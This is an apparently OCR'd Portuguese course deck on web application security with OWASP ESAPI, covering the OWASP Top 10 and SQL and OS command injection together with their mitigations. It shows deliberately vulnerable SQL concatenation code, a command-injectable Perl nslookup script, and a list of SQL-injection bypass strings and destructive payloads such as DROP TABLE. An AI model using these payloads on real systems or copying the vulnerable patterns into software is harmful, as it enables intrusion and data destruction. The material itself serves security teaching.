Utilizando a API de segurança OWASP ESAPI (Enterprise Security API) para prover segurança em aplicações Web

Tarcizio Vieira Neto
SERPRO

tarciziovn@gmail.com

Objetivos do Curso


- Conhecer as principais vulnerabilidades de segurança comumente encontradas em aplicações Web.
- Apresentar a arquitetura da biblioteca ESAPI e o funcionamento de seus módulos com exemplos em código Java (JSP).
- Apresentar o componente Web Application Firewall da ESAPI.

Roteiro

1. Introdução
   - 1.1. Mitos relacionados à segurança em Aplicações Web
   - 1.2. Projeto OWASP
2. OWASP Top 10
3. Biblioteca OWASP ESAPI
   - 3.1. Módulo de Validação e Codificação
   - 3.2. Módulo de Autenticação
   - 3.3. Módulo de Controle de Acesso
   - 3.4. Módulo de utilitários HTTP
   - 3.5. Módulo de tratamento de referência de acesso
   - 3.6. Módulo de Criptografia
   - 3.7. Módulo de Log
   - 3.8. Módulo de Detecção de Intrusão
   - 3.9. Integrando o módulo AppSensor com a ESAPI
   - 3.10. Utilizando Filtros
   - 3.11. Configurando a ESAPI
   - 3.12. Módulo Web Application Firewall da ESAPI
4. Vantagens do Uso da Biblioteca ESAPI
5. Conclusões

Introdução

- Riscos de segurança em aplicações
  - Os atacantes podem usar diversos caminhos através da aplicação que potencialmente podem prejudicar o negócio ou a organização.
  - Cada um desses caminhos representa um risco que pode, ou não, ser prejudicial o suficientemente para justificar a sua atenção.



"*A risk is a path from threat agent to business impact.*" (OWASP)

Fonte: OWASP Top 10


Introdução

Os ataques podem causar uma série de impactos, entre os quais podemos citar:

- Perdas Financeiras.
- Transações Fraudulentas.
- Acesso não autorizado a dados, inclusive confidenciais.
- Roubo ou modificação de Dados.
- Roubo de Informações de Clientes.
- Interrupção do Serviço.
- Perda da confiança e lealdade dos clientes.
- Dano à imagem da organização.

Introdução

- **Sofisticação dos Ataques X Conhecimento Necessário**



Introdução

Conceitos Básicos:

- Análise estática de segurança
  - Consiste em verificar o código fonte por meio de ferramentas especializadas, sem a necessidade de que a aplicação esteja em execução.
  - Ferramentas de análise estática são direcionadas a identificação de divergências do código quanto aos padrões de melhores práticas de segurança.
  - O próprio desenvolvedor deve realizar esta atividade durante a implementação, de forma a corrigir os desvios logo no início do ciclo de vida.

Introdução

Conceitos Básicos:

- Ciclo tradicional de Revisão de Código:
  - Priorizar qual o código fonte será inspecionado.
    - »entrada e saída de dados; acesso ao banco de dados;
  - Executar a ferramenta de análise estática.
  - Realizar um revisão manual do código com base no resultado da ferramenta.
  - Corrigir o código vulnerável.

Introdução

Conceitos Básicos:

- **Evidências:** apontamentos ou batimentos que as ferramentas encontram em um código-fonte, identificando possíveis falhas ou vulnerabilidades.
- **Falso Positivo:** ocorre quando a ferramenta aponta uma vulnerabilidade que não pode ser explorada ou que foi tratada.
- **Falso negativo:** ocorre quando a ferramenta não aponta uma vulnerabilidade que na realidade existe e pode ser explorada.
- **Vulnerabilidade:** fragilidade de um sistema que pode ser explorada por um exploit.
- **Exploração(exploit):** é uma ação maliciosa concretizada. Em um ataque, uma ameaça explora uma vulnerabilidade.

Introdução

Conceitos Básicos:

- **Blacklist:** método de validação que consiste em bloquear todas as entradas de dados consideradas explicitamente inválidas.
- **WhiteList:** método de validação que consiste em bloquear todas as entradas de dados, exceto as que seguirem o padrão explicitamente definido como válido.
- **Caixa branca:** testes do código fonte realizados no momento da codificação para identificar problemas de segurança.
- **Caixa preta:** testes da aplicação em execução realizados em um ambiente controlado, pois simula situações reais de ataques.

Introdução

- **Mitos relacionados à segurança em Aplicações Web**

1 - “estamos seguros porque temos um firewall!”

- É muito comum criar um falso sentimento de segurança pelo fato da aplicação ter um firewall como entreposto.
  - Apenas firewalls de aplicação (ou firewall de camada 7) poderiam fornecer um nível de segurança mais adequado.
  - Ainda que se tenha um firewall de aplicação, alguns detalhes só podem ser implementados na própria aplicação.

- Segundo o Gartner Group, 75% dos ataques acontecem na camada de aplicação.

- Segundo o NIST, 92% das vulnerabilidades estão no software.

National Institute of Standards and Technology

Introdução

- **Mitos relacionados à segurança em Aplicações Web**

2 - “estamos seguros porque utilizamos SSL”


- O SSL somente provê a **confidencialidade** e a **integridade** dos dados trafegados.
  - De fato não soluciona os problemas relativos às demais vulnerabilidades no servidor e no browser.

Introdução

- **Mitos relacionados à segurança em Aplicações Web**

2 - “estamos seguros porque utilizamos SSL”

- Deste modo, podemos ter a execução de um “**ataque seguro**”, ou seja, requisições maliciosas são enviadas para o servidor sobre o protocolo HTTPs:



Introdução

- **Projeto OWASP**

Sobre a OWASP (Open Web Application Security Project), temos que:

- É uma iniciativa aberta para tratar aspectos de segurança de aplicações web
- Congrega especialistas e voluntários, que inclui corporações, organizações educacionais e pessoas de todo o mundo
- A comunidade trabalha para criar artigos, metodologias, documentação, ferramentas e tecnologias para a segurança das aplicações web.
- Cria documentos de boas práticas e promove o desenvolvimento de ferramentas de segurança.

Introdução

- **Projeto OWASP**

A OWASP

- **Não é** afiliada a nenhuma empresa de tecnologia, pois, considera a liberdade quanto a pressões organizacionais um meio de fornecer de forma **imparcial** informações sobre segurança de aplicações.

Fonte: www.owasp.org

Introdução

- **Projeto OWASP**

Principais projetos da OWASP:

- AntiSamy
- Stinger
- ESAPI
- WebGoat
- WebScarab
- Development Guide
- Testing Guide
- CLASP
- ASVS

Introdução

Ferramentas OWASP e base de conhecimento

OWASP Top 10

A OWASP produz uma publicação chamada OWASP Top 10, onde lista as **10 principais vulnerabilidades que afetam os sistemas Web**. Sobre a publicação:

- É lançada a cada **3 anos**.
- A versão mais recente foi lançada em abril de 2010.
- O Top 10 não trata somente como evitar as vulnerabilidades, mas também trata sobre gerenciamento de riscos.
- Para gerenciar estes riscos, as organizações precisam além de ações de sensibilização, testes de aplicação e correção, um **programa de gestão de riscos de aplicações**.
- As versões anteriores são de 2004 e 2007.

Fonte: OWASP Top 10

OWASP Top 10

Versão 2010

A1: Injection / **Falha de Injeção**

A2: Cross-Site Scripting (XSS)

A3: Broken Authentication and Session Management /

Falha na autenticação e no gerenciamento de sessão

A4: Insecure Direct Object References / **Referência Insegura de Objetos**

A5: Cross-Site Request Forgery (CSRF)

A6: Security Misconfiguration / **Configuração de segurança deficiente**

A7: Insecure Cryptographic Storage / **Armazenamento criptográfico inseguro**

A8: Failure to Restrict URL Access / **Falha ao restringir o acesso às URLs**

A9: Insufficient Transport Layer Protection / **Proteção ineficaz da camada de transporte**

A10: Unvalidated Redirects and Forwards / **Redirecionamentos inseguros**

OWASP Top 10

OWASP Top 10 – 2007 (Previous)	OWASP Top 10 – 2010 (New)
A2 – Injection Flaws	A1 – Injection
A1 – Cross Site Scripting (XSS)	A2 – Cross-Site Scripting (XSS)
A7 – Broken Authentication and Session Management	A3 – Broken Authentication and Session Management
A4 – Insecure Direct Object Reference	A4 – Insecure Direct Object References
A5 – Cross Site Request Forgery (CSRF)	A5 – Cross-Site Request Forgery (CSRF)
<was T10 2004 A10 – Insecure Configuration Management>	A6 – Security Misconfiguration (NEW)
A8 – Insecure Cryptographic Storage	A7 – Insecure Cryptographic Storage
A10 – Failure to Restrict URL Access	A8 – Failure to Restrict URL Access
A9 – Insecure Communications	A9 – Insufficient Transport Layer Protection
<not in T10 2007>	A10 – Unvalidated Redirects and Forwards (NEW)
A3 – Malicious File Execution	<dropped from T10 2010>
A6 – Information Leakage and Improper Error Handling	<dropped from T10 2010>

Fonte: OWASP Top 10

OWASP Top 10

- **A1: Falhas de Injeção**

Características:

- Ocorrem quando dados não confiáveis são enviados para um interpretador como parte de um comando ou consulta (query)
- Os dados do ataque podem iludir o interpretador a executar comandos indesejáveis ou acessar dados de forma não autorizada.
- Os ataques de SQL Injection, baseiam-se na tentativa de utilizar os parâmetros de entrada da aplicação para inserir sequências de caracteres com finalidades maliciosas.
- Causados também por falta ou falha na validação de entrada de dados

OWASP Top 10

- **A1: Falhas de Injeção**

Podem ser do tipo:

- SQL Injection (mais comum)
- XPATH Injection
- LDAP Injection,
- linguagens de script web
- Comand Injection (tem como alvo o sistema operacional do servidor)
- Injection into SOAP
- SMTP Command Injection

→ Os princípios são os mesmos, o que muda é a tecnologia.

OWASP Top 10

- **A1: Falhas de Injeção**

Como evitar:

- Os dados não confiáveis devem estar separados dos comandos (interpretadores) e de consultas.
- Realizar a validação de entrada de dados positiva ou por Lista Branca (whitelist), com uma adequada normalização dos dados.
- Realizar o tratamento dos parâmetros provenientes dos usuários ao realizar a concatenação dos dados

OWASP Top 10

- **A1: Falhas de Injeção**

Cenário de ataque:

A requisição pode ser enviada da seguinte forma:
http://example.com/app/accountView?userID=0'+or+1=1--

```
String userID = request.getParameter("userID");

Statement statement = connection.createStatement(
    "SELECT * FROM accounts WHERE user_id = '"+ userID +"';");

ResultSet rs = statement.executeQuery();
```

Resultado da concatenação:
SELECT * FROM accounts WHERE user_id = '**0' or 1=1--**';

OWASP Top 10

- **A1: Falhas de Injeção**

Cenário de ataque:

```
String userID = request.getParameter("user");
String password = request.getParameter("password");

Statement statement = connection.createStatement(
    "SELECT * FROM accounts WHERE "+
        "user_id = '"+ userID +"' AND "+
        "password = '"+ password +"';");

ResultSet rs = statement.executeQuery();
```

Resultado da concatenação:
SELECT * FROM accounts WHERE user_id = **'admin' or 1=1--**' AND password = '**anything**';

OWASP Top 10

- **A1: Falhas de Injeção**

Outros exemplos de injeções de código maliciosas:

'; DROP TABLE accounts;--

```
SELECT * FROM accounts WHERE user_id = ''; DROP TABLE accounts;--';
```

'; INSERT INTO accounts (user_id, password) VALUES ('me','123456');--

```
SELECT * FROM accounts WHERE
    user_id = ''; INSERT INTO accounts (user_id, password)
    VALUES ('me','123456');--';
```

OWASP Top 10

- **A1: Falhas de Injeção**

Outros exemplos de injeções de código maliciosas:

```
admin'--
' or 0=0 --
or 0=0 --
' or 0=0 #
" or 0=0 #
or 0=0 #
' or 'x'='x
" or "x"="x
') or ('x'='x
' or 1=1--
" or 1=1--
or 1=1--
' or a=a--
" or "a"="a
') or ('a'='a
") or ("a"="a
hi" or "a"="a
hi" or 1=1 --
hi' or 1=1 --
hi' or 'a'='a
hi') or ('a'='a
hi") or ("a"="a
```

OWASP Top 10

- **A1: Falhas de Injeção**

Como evitar:

- Uso de *bind variables* através de PreparedStatement

```
String userID = request.getParameter("userID");

PreparedStatement prepStmt =
    con.prepareStatement("SELECT * FROM accounts WHERE user_id = ?");
prepStmt.setString(1, userID);

ResultSet rs = prepStmt.executeQuery();
```

OWASP Top 10

- **A1: Falhas de Injeção**

Como evitar:

- Uso de stored procedures

```
String username = request.getParameter("username");
String passwd= request.getParameter("password");

CallableStatement cs = con.prepareCall("{call sp_usuario(?,?)}");
cs.setString(1, username);
cs.setString(2, passwd);
ResultSet results = cs.executeQuery();
```

Invocando Stored Procedures

```
CREATE PROCEDURE sp_usuario
    @USER varchar(16),
    @PASSWD varchar(16)
As
SELECT * FROM accounts WHERE user_id = @USER AND password = @PASSWD
Go
```

Definindo Stored Procedures

*Obs.: Consultas dinâmicas com stored procedures podem ser vulneráveis

OWASP Top 10

- **A1: Falhas de Injeção**

Como evitar:

- Uso de parâmetros identificados em consultas HQL

```
Query safeHQLQuery = session.createQuery(
    "from accounts where userID=:userID");

safeHQLQuery.setParameter("userID", request.getParameter("userID"));
```

OWASP Top 10

- **A1: Falhas de Injeção**

Como evitar:

- Evitar que caracteres especiais sejam interpretados
- Realizar a codificação dos dados
  - A seguir um exemplo de código utilizando a biblioteca ESAPI

```
String user = ESAPI.encoder().encodeForSQL( Codec.MySQLCodec,
    request.getParameter("user"));
String pwd = ESAPI.encoder().encodeForSQL( Codec.MySQLCodec,
    request.getParameter("password"));

String query = "SELECT * FROM accounts "+
        "WHERE user_id = '" + user + "' and passwd = '" + pwd + "'";
```

OWASP Top 10

- **A1: Falhas de Injeção**

Como evitar:

- Aplicar o Princípio do menor privilégio:
  - Usuário usado para conectar no banco de dados deve possuir apenas os privilégios mínimos necessários
- Validar entrada de dados pelo método *white list*
  - Sempre
  - Validar tamanho, tipo, etc
  - Validar usando lista ou expressão regular definindo o que é permitido

OWASP Top 10

- **A1: Falhas de Injeção**

Como evitar:

- Validar entrada de dados pelo método *white list* com ESAPI

```
String nome = ESAPI.validator().getValidInput(
            "validacaoActionXPTO",       //contexto da operação
            request.getParameter("nome"),//dados de entrada
            "validator.SafeString",      //identificador da expressão regular
            1024,  //indica o número máximo de caracteres
            false  //flag que informa se deve ou não aceitar valores nulos
        );
```

```
Validator.SafeString=^[\p{L}\p{N}.]{0,1024}$
Validator.Email=^[A-Za-z0-9._%-]+@[A-Za-z0-9.-]+\\.[a-zA-Z]{2,4}$
Validator.IPAddress=^(?\:(?\:25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\\.){3}(?\:25[0-5]|2[0-4][0-9]|[01]?[0-9]
[0-9]?)$
Validator.URL=^(ht|f)tp(s?)\\\:\\/\\/[0-9a-zA-Z]([-.\\w]*[0-9a-zA-Z])*(\:(0-9)*)*(\\/?)([a-zA-Z0-
9\\-\\.\\?\\,\\\:\\'\\/\\\\\\+\=&amp;%\\$\#_]*)?$
Validator.CreditCard=^(\\d{4}[- ]?){3}\\d{4}$
Validator.SSN=^(?\!000)([0-6]\\d{2}|7([0-6]\\d|7[012]))([ -]?)(?\!00)\\d\\d\\3(?\!0000)\\d{4}$
```

OWASP Top 10

- **A1: Falhas de Injeção (SO)**

Como evitar:

- Aplicação usa dados enviados pelo usuário para gerar um comando que é passado ao sistema
- Se não for feito corretamente o usuário poderá injetar comandos e executá-los com as mesmas permissões da aplicação

Aplicação realiza um DNS lookup para um domínio passado pelo usuário

```
$dominio = param('dominio');
$nslookup = "/path/to/nslookup";
print header;
if (open($fh, "$nslookup $dominio|")) {
    while (<$fh>) {
        print escapeHTML($_);
        print "<br>\n";
    }
    close($fh);
}
```

OWASP Top 10

- **A1: Falhas de Injeção**

Como evitar (de modo geral):

- Valide sempre a entrada de dados
  - Nunca procure por caracteres indesejáveis (black list)
  - Aceite somente os caracteres que forem válidos para a entrada de dados
- Sempre faça a validação no lado do servidor
  - Javascripts podem ser desabilitados no browser!
- Nunca confie na entrada de dados
